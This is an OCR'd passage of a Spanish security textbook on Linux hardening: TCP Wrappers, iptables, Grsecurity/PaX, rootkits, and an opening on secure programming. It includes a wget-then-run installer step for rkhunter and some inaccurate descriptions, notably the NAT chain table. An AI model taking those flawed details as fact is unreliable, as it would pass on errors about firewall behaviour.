Un excelente tratado relacionado con esta temática es el **whitepaper** llamado Seguridad en Unix y Redes, de Antonio Villalón Huerta, cuya lectura es muy recomendable. Podemos descargarlo de **http://es.tldp.org/Manuales-LuCAS/SEGUNIX/unixsec-2.1.pdf**.

Listas de Control de Acceso

En el caso de linux, las listas de control de acceso, o **ACLs** (Access Control List) a nivel de hosts se implementan por medio de dos archivos ubicados usualmente en **/etc**. En términos generales, estos dos archivos son utilizados por diversas aplicaciones, como por ejemplo, TCP Wrappers o SSH. Estos archivos son **hosts.allow** y **hosts.deny**.




Figura 9. *El demonio tcpd asociado a TCP Wrappers se ubica antes que inetd e intercede entre la petición de servicio de FTP y ese demonio, brindando funciones de seguridad extra como ACL y logueo.*

El archivo **/etc/hosts.allow** contiene las reglas que especifican los equipos y servicios que están autorizados. A continuación, podemos ver un ejemplo, donde sólo se permitirá el acceso dentro de **sitiocorporativo.com** con una excepción:

```
# hosts.allow       This file describes the names of the
#                   hosts which are allowed to use the

#                   local INET #services, as decided by
#                   the '/usr/sbin/sshd' server.
#
# Only allow connections within the
# sitiocorporativo.com domain.
ALL: .sitiocorporativo.com EXCEPT
terminal.sitiocorporativo.com
```

Chilexs22

En el ejemplo se permite todo lo que provenga de **sitiocorporativo.com**, a excepción del subdominio **terminal.sitiocorporativo.com**. En cambio, el archivo **/etc/hosts.deny** funciona en forma inversa, contiene las reglas que especifican los equipos y servicios que no están autorizados.

```
# hosts.deny        This file describes the names of the
#                   hosts which *NOT* allowed to use the
#                   local INET services, as decided by the
#                   '/usr/sbin/sshd' server.
#
# deny all by default, only allowing hosts or
# domains listed in hosts.allow.
ALL: ALL
```

En este archivo se prohíbe el acceso a todos los equipos que no están incluidos dentro del archivo **hosts.allow**. Independientemente de estos archivos, usualmente cada aplicación incluye, en su configuración, una lista de control de accesos propia, implementada según los propios requerimientos. Un ejemplo de esto es el servidor web **Apache**, que permite definir varios criterios para brindar acceso, ya sea por usuario o por dirección IP. El archivo **.htaccess**, sumado a algunas configuraciones dentro del archivo general **httpd.conf**, permite implementar seguridad en forma eficiente (en algunas distribuciones este archivo puede ser **apache2.conf**).

Firewalling en Linux

Antes de comenzar con la implementación del sistema de **firewall** en Linux, comentaremos brevemente de qué se trata el sistema **Netfilter**. Es una funcionalidad de **filtrado de paquetes** que funciona a nivel de kernel y trabaja en modo stateful firewall, concepto ya comentado en el **capítulo 6**.

También permite implementar acciones para rechazar paquetes, con aviso al origen (**REJECT**) o sin él (**DROP**), redireccionarlos (**REDIRECT**), aceptarlos (**ACCEPT**), realizar **NAT**, etcétera, todo esto en base a parámetros de la cabecera del paquete. Alguno de estos parámetros son el protocolo, la dirección IP o puerto de origen/destino, la interfase, el tipo de conexión, etcétera.

El esquema de funcionamiento es sencillo: el procesamiento de los paquetes es llevado a cabo en función de diversas cadenas. Estos paquetes caen en una

Chilexs22

III TOP 100 DE HERRAMIENTAS

Con sólo buscar en Internet herramientas de seguridad, podemos ver que la mayoría de ellas corre en plataformas Linux o similares. Según Fyodor de **insecure.org**, hay algunas herramientas que no pueden faltar. En el siguiente link podemos encontrar el **Top 100** de Fyodor: **http://sectools.org/**.

determinada cadena dependiendo de si están entrando (cadena **INPUT**), saliendo (cadena **OUTPUT**) o solicitando ir a otra red (cadena **FORWARD**).




Figura 10. *En este esquema se muestra el recorrido de un paquete por el sistema* ***netfilter****.*

En forma simplificada, se podría decir que una **cadena** es una **lista de reglas**. Si el paquete encaja con todas esas reglas, se toma determinada acción. Si la regla no se ajusta al paquete, se consulta la siguiente regla en la lista. Al final, si no hay más reglas por consultar, el kernel mira la política por defecto de la cadena para decidir qué hacer. En un sistema consciente de la seguridad, esta política suele ser **DROP** por defecto.

Chilexs22

III CREACIÓN Y APLICACIÓN DE PARCHES

Un archivo de diferencias se suele generar con la utilidad denominada **diff**, que produce un archivo de diferencias, también llamado **patch**, como el comando que lo aprovecha. Para crear un parche se suele utilizar la sintaxis: **# diff -u archivo_viejo archivo_nuevo > parche.diff**. Y para aplicar el parche que acabamos de crear: **# patch -p0 < parche.diff**.

A su vez, las cadenas se agrupan en tablas y las más utilizadas son **FILTER** y **NAT**. También existe la tabla **MANGLE**, que suele emplearse para modificar el contenido de los paquetes en forma manual. En las **tablas 3** y **4** podemos apreciar las tablas FILTER y NAT, junto con sus cadenas asociadas.

CADENA	DESCRIPCIÓN
INPUT	Paquetes que entran al firewall.
OUTPUT	Paquetes que salen del firewall.
FORWARD	Paquetes que atraviesan al firewall y tienen como destino una red diferente.

Tabla 3. *Tabla* ***FILTER.***

CADENA	DESCRIPCIÓN
PREROUTING	Paquetes que entraron a **FORWARD** y que, antes de ser enrutados, pasan por esta tabla.
POSTROUTING	Paquetes que entraron a **FORWARD** y que, después de ser enrutados, pasan por esta tabla.
OUTPUT	Paquetes que entraron a **FORWARD** y que, luego de ser enrutados, saldrán por la interfaz correcta.

Tabla 4. *Tabla* ***NAT.***

La implementación del sistema Netfilter en Linux está dada por el comando **iptables**. Esta es una aplicación que gestiona el filtrado de paquetes en base a las reglas que hayamos definido. La estructura de **iptables** es básicamente una **cola**: cuando un paquete llega, éste es validado contra cada una de las reglas del firewall. En el momento que alguna regla coincide, se ejecuta la acción que haya sido definida. La sintaxis es:

```
# iptables -t [tabla] -[AIRDLFZNXP] [regla] [criterio] -j [acción]
```

Donde **-t [tabla]** especifica a qué tabla se añadirá la regla: FILTER, NAT o MANGLE, siendo FILTER la tabla por defecto. Luego vienen las opciones previas a la regla, las más utilizadas son:

- **A** se utiliza para añadir (append) una regla.
- **L** es para listar las reglas existentes.
- **F** es para borrar todas las reglas que ya estén cargadas.
- **P** establece la política por defecto del firewall. Si no se aclara, por defecto se aceptan todas las conexiones.

Chilexs22

Veamos un ejemplo de borrados de reglas y definición de políticas por defecto, como parte de un script. Notemos cómo el proceso debe realizarse para cada tabla en el caso del **flush** o borrado y para cada cadena en el caso de las políticas por defecto.

```
## Flushing o borrado de reglas
iptables -F
iptables -X
iptables -Z
iptables -t nat -F

## Estableciendo políticas por defecto
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -t nat -P PREROUTING ACCEPT
iptables -t nat -P POSTROUTING ACCEPT
```

En tercer lugar, se definen los criterios con los que debe cumplir un paquete para que se ejecute una acción determinada. Algunos de los criterios son:

- **-s [IP/red origen]**
- **-d [IP/red destino]**
- **--sport [puerto origen]**
- **--dport [puerto destino]**
- **-p [protocolo]**
- **-i [interfaz de entrada]**
- **-o [interfaz de salida]**

Finalmente, **-j [acción]** define la acción que se tomará si el paquete cumple con los criterios detallados previamente. Las acciones que pueden tomarse son aceptar el paquete (**ACCEPT**), rechazarlo (**DROP** o **REJECT**), redireccionarlo (**REDIRECT**), loguearlo (**LOG**), etcétera. En Internet existe una gran cantidad de sitios que ofrecen tutoriales sobre **iptables**, en particular es recomendable **IPTables Manual práctico**, de Pello Xabier Altadill Izura (**www.pello.info/filez/firewall/iptables.html**), debido a su didáctica y claridad en los conceptos propuestos.

Chilexs22

III BACKUP DEL MBR

Una práctica recomendada es realizar una copia de seguridad del MBR. Para esto se utiliza el comando **dd** (Dataset Definition), desde una consola: **# dd if=/dev/dispositivo of=backup.mbr bs=512 count=1**. Esta sentencia copia bit por bit los primeros 512 bytes del dispositivo ubicado en **/dev/dispositivo** (hda, sda, sdb, etcétera) a un archivo de nombre **backup.mbr**.

Además de armar y configurar el firewall por línea de comando, también es posible realizar esa labor utilizando una interfaz gráfica que en el fondo trabaje con **iptables**. En la siguiente figura podemos ver un ejemplo de una de estas aplicaciones, **Firestarter**.




***Figura 11.** Firestarter es una aplicación que permite generar reglas de firewalls basadas en iptables.*

SEGURIDAD AVANZADA

Además de todas las opciones de seguridad que vimos hasta aquí, existen otras que van un poco más allá y que conviene tener en cuenta para mejorar la protección del sistema. Veamos cuáles son.

Seguridad del kernel

Chilexs22

Al ser un sistema de código abierto, Linux nos permite modificar su comportamiento a través de parámetros en el kernel. Estas modificaciones también incluyen características de seguridad. Para modificar los parámetros del kernel debemos acceder a su menú de configuración, ya sea mediante entorno gráfico o interactivo en consola (**ncurses**), aunque también es posible optar por modificar directamente los archivos **.conf** que constituyen las configuraciones en las que se basarán los scripts de compilación para crear las nuevas imágenes del kernel y los módulos.

También existen **parches** para aplicar al kernel, que modifican su código fuente a fin de que al compilarlo cuente con alguna característica diferencial respecto del que se encuentra sin parchear. Para realizar esto, existen los archivos que incluyen las diferencias con el original o con cierta versión, que son aplicados mediante el comando **patch** al archivo fuente.

Un interesante proyecto de seguridad a nivel de kernel lo constituye **Grsecurity**, que aplica varios parches al núcleo de Linux para mejorar la seguridad. Su creador es Bradley Spengler (Spender), un experto en **sistemas BSD**. Comenzó en febrero de 2001, su primer lanzamiento fue para el kernel de Linux 2.4.1 y originalmente surgió de portar Openwall a la serie de Linux 2.4. **Openwall** es una distribución de Linux orientada a generar un entorno seguro por medio de diversos ajustes en las configuraciones. Grsecurity toma prestados algunos conceptos de **LIDS** (Linux Intrusion Detection System), aunque no implementa todas sus características. Incluye protecciones contra el bombardeo de **fork** y auditoría adicional del kernel. Uno de sus objetivos principales era mejorar las características de las ACL y sistemas de auditoría mediante un sistema más robusto con herramientas inteligentes para la administración del **espacio de usuario** (user space). Soporta **sysctl**, una **syscall** que lee o escribe parámetros del kernel, por lo que puede ser incluido con las distintas distribuciones de Linux y permite al usuario modificar las opciones a su conveniencia. Posee un módulo para **Netfilter**, que descarta las conexiones de los puertos no utilizados e integra muchas de las características de aleatoriedad de **OpenBSD**.




Figura 12. *En* ***www.grsecurity.net*** *podemos obtener información de Grsecurity y descargar alguna de las opciones disponibles.*

La detección se realiza implementando auditoría y logueo de ataques. Los eventos auditados incluyen **exec**, **chdir**, **mount/unmount**, creación y borrado de **IPC** (InterProcess Communication), señales, forks fallidos, **ptrace**, cambios de fechas, **exec** dentro de **chroot** (cambio de raíz), etcétera. La prevención es implementada a través del sistema **PaX**, que fortalece determinadas secciones del kernel reforzando, entre otras cosas, las llamadas al sistema, incluyendo **chroot**, **ptrace**, **mmap**, **link/symlinkk** y **sysclt**. PaX implementa páginas no ejecutables de memoria y **randomiza** el espacio de memoria (**ASLR** o Address Space Layout Randomization) para binarios ELF. También provoca que **mmaps**, que ubica o elimina archivos y dispositivos en memoria (aplicado a librerías), sea mapeado hacia direcciones, lo que haría que los **exploits** tengan que adivinar las direcciones de las funciones de librerías. La implementación del principio de **ASLR** implica que la información que se puede inferir por el solo hecho de conocer una plataforma pasa a ser aleatoria. También se incorporaron restricciones a **ptrace** en el sistema de ACL y restricción en los procesos. Todo esto brindaría muchas ventajas, como por ejemplo, que no se pueda ejecutar más código arbitrario ni se pueda hacer explotación por medio de **stack smashing** y **heap overflow**, ni explotación de **return-to-libc**, o redirección arbitraria de flujo de ejecución.

Las características de aleatoriedad OpenBSD están dadas, fundamentalmente, por varios factores que tienden a eliminar la problemática de la predictibilidad en el manejo de los servicios y demonios. Entre ellas está la producción de IDs aleatorios de direcciones IP. Esto hace que los valores no sean reutilizados rápidamente. Además, maneja **PIDs** (Process ID) aleatorios, cuyas propiedades en los valores retornados hacen que las funciones casi siempre devuelvan un valor no usado, incluso en servidores muy cargados. La contención se realiza mediante diversos sistemas. Uno de ellos es el **TPE** (Trusted Path Execution). Esto no permite a los usuarios ejecutar binarios no confiables. Otro de los sistemas es el de las ACL basadas en procesos, que interactúan con el kernel vía **/proc**. Además, considera procesos ocultos y protegidos, banderas heredadas y ocultas para objetos, soporte de capacidades (incluidas herencias), y fortalecimiento en contra de la evasión de ACL y escalada de privilegios.

Todo esto, sumado a la modularidad, modo de aprendizaje inteligente, soporte de restricción de recursos con granularidad, ACL basadas en tiempo y **RBAC** (Role Based Access Control), determina claramente la calidad de seguridad de la implementación.

Chilexs22

III FORTALECER EL KERNEL

Para aumentar el nivel de seguridad del sistema, una buena práctica es fortalecer el kernel. Esto se logra habilitando o deshabilitando módulos, así como también agregando ciertos **parches** como Grsecurity o SElinux. Algunos enlaces útiles son **www.securityfocus.com/infocus/1539** y **www.linuxsecurity.com/content/view/132385/2**.

Los parches de Grsecurity (**www.grsecurity.net**) se distribuyen en un único parche que se aplica al kernel, que pesa alrededor de 1 MB, y habilita las características antes mencionadas, muchas de las cuales son independientes entre sí. Cada funcionalidad opera como un pequeño parche en sí mismo, actuando sobre el núcleo.

Malware en Linux

Por definición, **malware** es software malicioso y, como tal, siempre existirá. En particular, los entornos Linux son menos vulnerables a este tipo de software debido a que el administrador controla la totalidad del sistema, a diferencia de lo que ocurre con los sistemas propietarios. Por ejemplo, si se detecta algún tipo de programa que realiza acciones malintencionadas en un sistema Linux, el administrador puede deshabilitarlo sin problemas, sin requerir algún tipo de software extra como antivirus o anti otras cosas.
La respuesta a la pregunta de si existen **virus** en Linux es afirmativa, pero la diferencia con lo que estamos acostumbrados a ver en otras plataformas es que no poseen el tan mentado carácter destructivo y subrepticio.
En cuanto a los **troyanos**, la diferencia con las descripciones previas que hemos dado se basan en que éstos no suelen ingresar al sistema mediante un engaño al usuario, sino mas bien como complemento de las puertas traseras, para poder tomar control del equipo remotamente y en momentos posteriores al ataque, como ya hemos dicho.
Tal vez el problema más doloroso en plataformas Linux sean los rootkits. Éstos tienen la característica de reemplazar a los binarios propios del sistema con versiones modificadas, orientadas al acceso posterior del atacante. La peligrosidad de los rootkits radica en la dificultad de su detección cuando el sistema ya fue comprometido. Si a esto le sumamos que existen diferentes tipos de rootkits, incluyendo aquellos que trabajan a nivel del kernel, el problema se hace mas difícil de contener. Es por esto que, al igual que en todos los casos de malware, consideramos que la mejor contramedida es una buena estrategia de prevención y detección.

HARDENING DEL SISTEMA

Chilexa22

Con todas las características mencionadas hasta el momento, veremos de qué forma podemos mejorar el nivel de seguridad del sistema. Para esto recordemos brevemente que **hardening** se denomina al proceso por el cual un sistema pasa de un estado de seguridad menor a uno mayor, solamente modificando configuraciones propias del mismo, sin agregar software externo ni modificar parámetros del kernel en el caso de Linux. A continuación, veremos algunas consideraciones generales, marcando las diferencias entre las distintas distribuciones cuando corresponda. El primer lugar en el cual podemos hacer modificaciones para asegurar nuestro sistema es en el

bootloader. Una medida recomendable en este caso es agregar una **contraseña** a esta instancia. En el caso de LILO, esto se puede hacer modificando el archivo **/etc/lilo.conf** y en el caso de GRUB, típicamente en **/boot/grub/menu.lst**.
Por definición de hardening, unas de las características más importantes a tener en cuenta son los **demonios** y **servicios**. Es imperativo deshabilitar todos aquellos que no sean necesarios. En el archivo **/etc/inittab** se detallan todos los servicios que se ejecutarán dependiendo del **runlevel** (nivel de ejecución) correspondiente. Dentro del directorio **/etc/init.d** se encuentran los scripts que se invocan para iniciar o detener los distintos servicios para cada runlevel. Análogamente al caso de los servicios innecesarios, también es conveniente eliminar del sistema aquellos **usuarios** y **grupos** que no sean utilizados. Para hacerlo, basta con escribir en línea de comando las siguientes sentencias, reemplazando usuario por el **usuario** a eliminar y grupo por el **grupo** a eliminar:

```
$ userdel usuario > /dev/null
$ groupdel grupo > /dev/null
```

Otro punto importante es el de los **permisos** de **archivos** y **directorios**. Siguiendo las buenas prácticas, es recomendable que los archivos posean los mínimos permisos definidos, en especial de escritura. Para ver qué archivos tienen permisos de escritura, es posible utilizar la siguiente sentencia (ignorar las entradas del directorio **/proc**):

```
# find / -perm -002 \( -type f -o -type d \) -ls
```

Por otro lado, al igual que en el resto de las aplicaciones, es conveniente tener los **sistemas actualizados** para minimizar los riesgos de sufrir un incidente de seguridad. Veamos cómo hacerlo en las distribuciones más utilizadas.

- En el caso de **Debian** y **Ubuntu**, podemos realizarlo mediante **# apt-get upgrade**.
- Para **Red Hat** y **Fedora**, utilizaremos **# yum update**.
- En **Gentoo**, lo realizaremos mediante **# emerge -uD**.

También es importante utilizar software **antirootkits** para detectar la presencia de rootkits en nuestro sistema. Dos buenas opciones son **CheckRootkit** y **RKhunter**. En Debian pueden instalarse mediante **# apt-get install chkrootkit rkhunter**. En Gentoo con **# emerge rkhunter chkrootkit** y, en forma genérica, de la siguiente manera:

```
# wget http://downloads.rootkit.nl/rkhunter-.tar.gz
# tar -xvzf rkhunter-.tar.gz
```

```
# cd rkhunter
# ./installer.sh
```

Dado que constantemente estamos expuestos a las amenazas a través de la **red**, es indispensable tener bien configurados todos sus parámetros en forma óptima. Veamos, a continuación, algunos de ellos:

- Ajustar las configuraciones de los demonios de red **inetd** o **xinetd**. Para **inetd** esto puede hacerse desde su archivo de configuración ubicado en **/etc/inetd.conf**. En el caso de **xinetd**, va a depender de cada servicio, ya que cada uno tiene su archivo de configuración propio, ubicado en **/etc/xinetd.d/servicio**.
- Habilitar y configurar **TCP Wrappers**. Esto se hace editando adecuadamente los archivos **/etc/hosts.allow** y **/etc/hosts.deny**.
- Optimizar las variables de red. Muchas variables de red del kernel pueden optimizarse para aumentar la seguridad de nuestro sistema. Esto podemos hacerlo editando el archivo **/etc/sysctl.conf**. Algunas variables son **tcp_max_syn_backlog**, **tcp_syncookies**, **all.rp_filter**, **default.rp_filter** y **default.accept_redirects**, entre otras.

También es recomendable acceder a la documentación específica de cada distribución. Para Debian en **www.debian.org/doc/manuals/securing-debian-howto**, para Gentoo en **www.gentoo.org/security/en** y para Red Hat en **www.redhat.com/docs/manuals/linux/RHL-9-Manual/security-guide/**.

... RESUMEN

Chilexs22

En este capítulo hemos tratado lo referente a la seguridad en sistemas GNU/Linux y derivados. Analizamos conceptos generales, como así también los aspectos administrativos y temas relacionados con la estructura interna, el nivel del kernel y otros tópicos avanzados. En líneas generales, tratamos también los distintos sistemas de archivos asociados a la plataforma y la manera en la que se gestionan los procesos.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿Cuáles son las diferencias entre el software propietario y el software de código abierto?

2 ¿Qué son las distribuciones de Linux?

3 Mencione las distribuciones más reconocidas.

4 ¿Qué define el FHS?

5 ¿Qué función cumple TCP Wrappers? ¿Cómo trabaja?

6 ¿Qué es el sistema Netfilter? ¿Cómo se implementa en Linux?

7 Defina las distintas cadenas y tablas y sus respectivos usos.

8 ¿Qué es Grsecurity? ¿En qué se basa?

9 ¿Qué son los rootkits? ¿Por qué son tan peligrosos?

10 ¿Qué es el hardening de un equipo? ¿Qué incluye y que no incluye?

ACTIVIDADES PRÁCTICAS

1 Instale y pruebe tres distribuciones de linux orientadas a seguridad.

2 Instale y pruebe el chequeador de integridad Tripwire.

3 En una máquina virtual pruebe instalar un sistema Linux (por ejemplo debian) y luego descargue el parche de kernel GRSecurity. Investigue en Internet cómo instalar y habilitar este parche y recompile el kernel. Luego, compare el funcionamiento antes y después de instalar el parche.

4 Configure un firewall con una política por defecto para denegar todo y que sólo permita tráfico entrante al puerto 80, 443 y 22.

5 En la máquina virtual instalada, complemente las medidas de hardening descriptas con la información de los sitios que visite y **hardenice** el sistema.

Chilexs22

Capítulo 10

Inseguridad en el software

En este capítulo analizaremos los aspectos relacionados con la seguridad en el software, enfocándonos en las aplicaciones.

PROGRAMACIÓN SEGURA

Cuando nos referimos a **programación segura**, estamos hablando del estudio de la seguridad del código fuente de un programa, cuyo objetivo es evitar los errores. Incluye la utilización de funciones seguras, la declaración segura de estructuras de datos, el análisis en tiempo de ejecución, el diseño y la creación de parches heurísticos, el manejo del flujo de datos y el uso de criptografía para evitar desprotecciones. Entre los defectos de la programación, existen algunos menos técnicos que incluyen aspectos visuales, como puede ser el uso de colores inapropiados, de textos con tipografías de difícil lectura, etcétera. Otras veces, se supone incorrectamente que el equipo que usará el programa tiene ciertas características mínimas, como la resolución de la pantalla, la velocidad, o la cantidad de memoria. En cuanto a errores más técnicos, pueden aparecer divisiones por cero, bucles infinitos, problemas aritméticos, utilización de variables no inicializadas, desbordamiento de buffers, acceso a memoria no permitida (access violation), huecos de memoria (memory leak) y **cuelgues**.También hay errores en el proceso de instalación, como la eliminación o el reemplazo de bibliotecas comunes, el reinicio de sesión o la presuposición del acceso a Internet (para la verificación de actualizaciones, la licencia, etcétera).

La mayoría de los lenguajes puede presentar errores tanto de **compilación** como de tiempo de **ejecución**. Los de compilación no permiten que el código derive en ejecutable, mientras que los de tiempo de ejecución son estados particulares en los que un evento externo altera o no permite al programa ser ejecutado.




Figura 1. *GSSP (GIAC Secure Software Programmer) es una certificación de SANS Institute orientada a programación segura.*

Código abierto y código cerrado

Tal vez el concepto más difundido en materia de programación sea la idea de **código fuente**, escrito en un lenguaje determinado, que marca el comienzo de la existencia de un programa (su estado primario). Dado que gran parte de la robustez del producto final estará dada por qué tan seguro sea el código, es importante conocer algunas cosas sobre su creación y distribución.

El software puede clasificarse, en función de su código, en abierto o cerrado, según las características de licenciamiento y restricciones del código. Como **código abierto** (open source) se conoce al software del que se cuenta con el código fuente. En la actualidad, es utilizado para definir un movimiento de software llamado **OSI** (Open Source Initiative), que en la práctica es equivalente al movimiento de software libre, pero filosóficamente no es lo mismo. La idea de este movimiento es que cuantos más programadores puedan leer, modificar y redistribuir un código, éste más evoluciona.

